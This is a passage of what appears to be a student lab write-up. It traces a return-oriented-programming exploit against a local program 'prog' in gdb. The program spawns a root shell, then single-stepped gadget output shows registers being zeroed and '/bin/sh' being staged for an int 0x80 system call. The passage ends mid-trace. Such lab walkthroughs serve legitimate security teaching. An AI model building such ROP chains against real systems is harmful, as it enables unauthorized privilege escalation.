
```
gef➤  set args chain_2
gef➤  r
Starting program: /home/kaiyu/Lab06/prog chain_2
buffer is at:0xbfffe6d2
process 28439 is executing new program: /bin/dash
# whoami
root
# exit
[Inferior 1 (process 28439) exited normally]
gef➤  
```

Set breakpoint at readFile before "ret", run program in gdb using stepping:
readFile return to "mov edx, 0":




```
[ Legend: Modified register | Code | Heap | Stack | String ]
────────────────────────────────────────────────────────────────────────────────────────────────────────────────
$eax   : 0x1
$ebx   : 0xbfffefb0  →  0x00000002
$ecx   : 0x0804b0a0  →  0x00000000
$edx   : 0x0
$esp   : 0xbfffe850  →  0xb7e7f300  →  <__bzero_ia32+48> mov ecx, edx
$ebp   : 0x90909090
$esi   : 0xb7fbb000  →  0x001b2db0
$edi   : 0xb7fbb000  →  0x001b2db0
$eip   : 0xb7ef0c12  →  <__cmsg_nxthdr+50> mov edx, 0x0
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
────────────────────────────────────────────────────────────────────────────────────────────────────────────────
0xbfffe850│+0x0000: 0xb7e7f300  →  <__bzero_ia32+48> mov ecx, edx        ←$esp
0xbfffe854│+0x0004: 0xffffffff
0xbfffe858│+0x0008: 0xb7ea86e0  →  <__wcslen_sse2+496> mov eax, 0x7
0xbfffe85c│+0x000c: 0xb7f47e9c  →  <__strlen_sse2+748> add eax, 0x4
0xbfffe860│+0x0010: 0xb7e203a5  →  <clock_gettime_syscall+21> pop ebx
0xbfffe864│+0x0014: 0xb7f63b2b  →  "/bin/sh"
0xbfffe868│+0x0018: 0xb7e0ac87  →  0x803b80cd
0xbfffe86c│+0x001c: 0x90909090
────────────────────────────────────────────────────────────────────────────────────────────────────────────────
   0xb7ef0c0b <__cmsg_nxthdr+43> and    edx, 0xfffffffc
   0xb7ef0c0e <__cmsg_nxthdr+46> add    edx, eax
   0xb7ef0c10 <__cmsg_nxthdr+48> cmp    ecx, edx
 →0xb7ef0c12 <__cmsg_nxthdr+50> mov    edx, 0x0
   0xb7ef0c17 <__cmsg_nxthdr+55> cmovb  eax, edx
   0xb7ef0c1a <__cmsg_nxthdr+58> ret
   0xb7ef0c1b <__cmsg_nxthdr+59> nop
   0xb7ef0c1c <__cmsg_nxthdr+60> lea    esi, [esi+eiz*1+0x0]
   0xb7ef0c20 <__cmsg_nxthdr+64> xor    eax, eax
────────────────────────────────────────────────────────────────────────────────────────────────────────────────
[#0] Id 1, Name: "prog", stopped 0xb7ef0c12 in __cmsg_nxthdr (), reason: SINGLE STEP
────────────────────────────────────────────────────────────────────────────────────────────────────────────────
[#0] 0xb7ef0c12 → __cmsg_nxthdr(mhdr=0xffffffff, cmsg=0x1)
[#1] 0xb7e7f300 → __bzero_ia32()
[#2] 0xb7ea86e0 → __wcslen_sse2()
[#3] 0xb7f47e9c → __strlen_sse2()
[#4] 0xb7e203a5 → clock_gettime_syscall(id=0x90909090, tp=0x90909090)
[#5] 0xb7e0ac87 → int 0x80
```

edx is set to NULL (0):




```
$eax   : 0x1
$ebx   : 0xbfffefb0  →  0x00000002
$ecx   : 0x0804b0a0  →  0x00000000
$edx   : 0x0
$esp   : 0xbfffe850  →  0xb7e7f300  →  <__bzero_ia32+48> mov ecx, edx
$ebp   : 0x90909090
$esi   : 0xb7fbb000  →  0x001b2db0
$edi   : 0xb7fbb000  →  0x001b2db0
$eip   : 0xb7ef0c17  →  <__cmsg_nxthdr+55> cmovb eax, edx
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
────────────────────────────────────────────────────────────────────────────────────────────────────────────────
0xbfffe850│+0x0000: 0xb7e7f300  →  <__bzero_ia32+48> mov ecx, edx        ←$esp
0xbfffe854│+0x0004: 0xffffffff
0xbfffe858│+0x0008: 0xb7ea86e0  →  <__wcslen_sse2+496> mov eax, 0x7
0xbfffe85c│+0x000c: 0xb7f47e9c  →  <__strlen_sse2+748> add eax, 0x4
0xbfffe860│+0x0010: 0xb7e203a5  →  <clock_gettime_syscall+21> pop ebx
0xbfffe864│+0x0014: 0xb7f63b2b  →  "/bin/sh"
0xbfffe868│+0x0018: 0xb7e0ac87  →  0x803b80cd
0xbfffe86c│+0x001c: 0x90909090
────────────────────────────────────────────────────────────────────────────────────────────────────────────────
   0xb7ef0c0e <__cmsg_nxthdr+46> add    edx, eax
   0xb7ef0c10 <__cmsg_nxthdr+48> cmp    ecx, edx
   0xb7ef0c12 <__cmsg_nxthdr+50> mov    edx, 0x0
 →0xb7ef0c17 <__cmsg_nxthdr+55> cmovb  eax, edx
   0xb7ef0c1a <__cmsg_nxthdr+58> ret
   0xb7ef0c1b <__cmsg_nxthdr+59> nop
   0xb7ef0c1c <__cmsg_nxthdr+60> lea    esi, [esi+eiz*1+0x0]
   0xb7ef0c20 <__cmsg_nxthdr+64> xor    eax, eax
   0xb7ef0c22 <__cmsg_nxthdr+66> pop    ebx
────────────────────────────────────────────────────────────────────────────────────────────────────────────────
[#0] Id 1, Name: "prog", stopped 0xb7ef0c17 in __cmsg_nxthdr (), reason: SINGLE STEP
────────────────────────────────────────────────────────────────────────────────────────────────────────────────
[#0] 0xb7ef0c17 → __cmsg_nxthdr(mhdr=0xffffffff, cmsg=0x1)
[#1] 0xb7e7f300 → __bzero_ia32()
[#2] 0xb7ea86e0 → __wcslen_sse2()
[#3] 0xb7f47e9c → __strlen_sse2()
[#4] 0xb7e203a5 → clock_gettime_syscall(id=0x90909090, tp=0x90909090)
[#5] 0xb7e0ac87 → int 0x80
```

return to mov ecx, edx:




```
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax   : 0x1
$ebx   : 0xbfffefb0  →  0x00000002
$ecx   : 0x0804b0a0  →  0x00000000
$edx   : 0x0
$esp   : 0xbfffe854  →  0xffffffff
$ebp   : 0x90909090
$esi   : 0xb7fbb000  →  0x001b2db0
$edi   : 0xb7fbb000  →  0x001b2db0
$eip   : 0xb7e7f300  →  <__bzero_ia32+48> mov ecx, edx
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033

0xbfffe854│+0x0000: 0xffffffff   ← $esp
0xbfffe858│+0x0004: 0xb7ea86e0  →  <__wcslen_sse2+496> mov eax, 0x7
0xbfffe85c│+0x0008: 0xb7f47e9c  →  <__strlen_sse2+748> add eax, 0x4
0xbfffe860│+0x000c: 0xb7e203a5  →  <clock_gettime_syscall+21> pop ebx
0xbfffe864│+0x0010: 0xb7f63b2b  →  "/bin/sh"
0xbfffe868│+0x0014: 0xb7e0ac87  →  0x803b80cd
0xbfffe86c│+0x0018: 0x90909090
0xbfffe870│+0x001c: 0x90909090

   0xb7e7f2f8 <__bzero_ia32+40> shr    ecx, 0x2
   0xb7e7f2fb <__bzero_ia32+43> and    edx, 0x3
   0xb7e7f2fe <__bzero_ia32+46> rep    stos DWORD PTR es:[edi], eax
 →0xb7e7f300 <__bzero_ia32+48> mov    ecx, edx
   0xb7e7f302 <__bzero_ia32+50> rep    stos BYTE PTR es:[edi], al
   0xb7e7f304 <__bzero_ia32+52> pop    edi
   0xb7e7f305 <__bzero_ia32+53> ret
   0xb7e7f306                   xchg   ax, ax
   0xb7e7f308                   xchg   ax, ax

[#0] Id 1, Name: "prog", stopped 0xb7e7f300 in __bzero_ia32 (), reason: SINGLE STEP

[#0] 0xb7e7f300 → __bzero_ia32()
[#1] 0xb7ea86e0 → __wcslen_sse2()
[#2] 0xb7f47e9c → __strlen_sse2()
[#3] 0xb7e203a5 → clock_gettime_syscall(id=0x90909090, tp=0x90909090)
[#4] 0xb7e0ac87 → int 0x80
```

ecx is set to NULL (0):




```
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax   : 0x1
$ebx   : 0xbfffefb0  →  0x00000002
$ecx   : 0x0
$edx   : 0x0
$esp   : 0xbfffe854  →  0xffffffff
$ebp   : 0x90909090
$esi   : 0xb7fbb000  →  0x001b2db0
$edi   : 0xb7fbb000  →  0x001b2db0
$eip   : 0xb7e7f302  →  <__bzero_ia32+50> rep stos BYTE PTR es:[edi], al
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033

0xbfffe854│+0x0000: 0xffffffff   ← $esp
0xbfffe858│+0x0004: 0xb7ea86e0  →  <__wcslen_sse2+496> mov eax, 0x7
0xbfffe85c│+0x0008: 0xb7f47e9c  →  <__strlen_sse2+748> add eax, 0x4
0xbfffe860│+0x000c: 0xb7e203a5  →  <clock_gettime_syscall+21> pop ebx
0xbfffe864│+0x0010: 0xb7f63b2b  →  "/bin/sh"
0xbfffe868│+0x0014: 0xb7e0ac87  →  0x803b80cd
0xbfffe86c│+0x0018: 0x90909090
0xbfffe870│+0x001c: 0x90909090

   0xb7e7f2fb <__bzero_ia32+43> and    edx, 0x3
   0xb7e7f2fe <__bzero_ia32+46> rep    stos DWORD PTR es:[edi], eax
   0xb7e7f300 <__bzero_ia32+48> mov    ecx, edx
 →0xb7e7f302 <__bzero_ia32+50> rep    stos BYTE PTR es:[edi], al
   0xb7e7f304 <__bzero_ia32+52> pop    edi
   0xb7e7f305 <__bzero_ia32+53> ret
   0xb7e7f306                   xchg   ax, ax
   0xb7e7f308                   xchg   ax, ax
   0xb7e7f30a                   xchg   ax, ax

[#0] Id 1, Name: "prog", stopped 0xb7e7f302 in __bzero_ia32 (), reason: SINGLE STEP

[#0] 0xb7e7f302 → __bzero_ia32()
[#1] 0xb7ea86e0 → __wcslen_sse2()
[#2] 0xb7f47e9c → __strlen_sse2()
[#3] 0xb7e203a5 → clock_gettime_syscall(id=0x90909090, tp=0x90909090)
[#4] 0xb7e0ac87 → int 0x80
```

pop dummy number to edi:




```
$eax   : 0x1
$ebx   : 0xbfffefb0  →  0x00000002
$ecx   : 0x0
$edx   : 0x0
$esp   : 0xbfffe854  →  0xffffffff
$ebp   : 0x90909090
$esi   : 0xb7fbb000  →  0x001b2db0
$edi   : 0xb7fbb000  →  0x001b2db0
$eip   : 0xb7e7f304  →  <__bzero_ia32+52> pop edi
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033

0xbfffe854│+0x0000: 0xffffffff   ←$esp
0xbfffe858│+0x0004: 0xb7ea86e0  →  <__wcslen_sse2+496> mov eax, 0x7
0xbfffe85c│+0x0008: 0xb7f47e9c  →  <__strlen_sse2+748> add eax, 0x4
0xbfffe860│+0x000c: 0xb7e203a5  →  <clock_gettime_syscall+21> pop ebx
0xbfffe864│+0x0010: 0xb7f63b2b  →  "/bin/sh"
0xbfffe868│+0x0014: 0xb7e0ac87  →  0x803b80cd
0xbfffe86c│+0x0018: 0x90909090
0xbfffe870│+0x001c: 0x90909090

   0xb7e7f2fe <__bzero_ia32+46> rep    stos DWORD PTR es:[edi], eax
   0xb7e7f300 <__bzero_ia32+48> mov    ecx, edx
   0xb7e7f302 <__bzero_ia32+50> rep    stos BYTE PTR es:[edi], al
 →0xb7e7f304 <__bzero_ia32+52> pop    edi
   0xb7e7f305 <__bzero_ia32+53> ret
   0xb7e7f306                  xchg   ax, ax
   0xb7e7f308                  xchg   ax, ax
   0xb7e7f30a                  xchg   ax, ax
   0xb7e7f30c                  xchg   ax, ax

[#0] Id 1, Name: "prog", stopped 0xb7e7f304 in __bzero_ia32 (), reason: SINGLE STEP

[#0] 0xb7e7f304 → __bzero_ia32()
[#1] 0xb7ea86e0 → __wcslen_sse2()
[#2] 0xb7f47e9c → __strlen_sse2()
[#3] 0xb7e203a5 → clock_gettime_syscall(id=0x90909090, tp=0x90909090)
[#4] 0xb7e0ac87 → int 0x80
```

edi is set to dummy number:




```
$eax   : 0x1
$ebx   : 0xbfffefb0  →  0x00000002
$ecx   : 0x0
$edx   : 0x0
$esp   : 0xbfffe858  →  0xb7ea86e0  →  <__wcslen_sse2+496> mov eax, 0x7
$ebp   : 0x90909090
$esi   : 0xb7fbb000  →  0x001b2db0
$edi   : 0xffffffff
$eip   : 0xb7e7f305  →  <__bzero_ia32+53> ret
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033

0xbfffe858│+0x0000: 0xb7ea86e0  →  <__wcslen_sse2+496> mov eax, 0x7      ←$esp
0xbfffe85c│+0x0004: 0xb7f47e9c  →  <__strlen_sse2+748> add eax, 0x4
0xbfffe860│+0x0008: 0xb7e203a5  →  <clock_gettime_syscall+21> pop ebx
0xbfffe864│+0x000c: 0xb7f63b2b  →  "/bin/sh"
0xbfffe868│+0x0010: 0xb7e0ac87  →  0x803b80cd
0xbfffe86c│+0x0014: 0x90909090
0xbfffe870│+0x0018: 0x90909090
0xbfffe874│+0x001c: 0x90909090

   0xb7e7f300 <__bzero_ia32+48> mov    ecx, edx
   0xb7e7f302 <__bzero_ia32+50> rep    stos BYTE PTR es:[edi], al
   0xb7e7f304 <__bzero_ia32+52> pop    edi
 →0xb7e7f305 <__bzero_ia32+53> ret
   ↳  0xb7ea86e0 <__wcslen_sse2+496> mov    eax, 0x7
      0xb7ea86e5 <__wcslen_sse2+501> ret
      0xb7ea86e6                  xchg   ax, ax
      0xb7ea86e8                  xchg   ax, ax
      0xb7ea86ea                  xchg   ax, ax
      0xb7ea86ec                  xchg   ax, ax

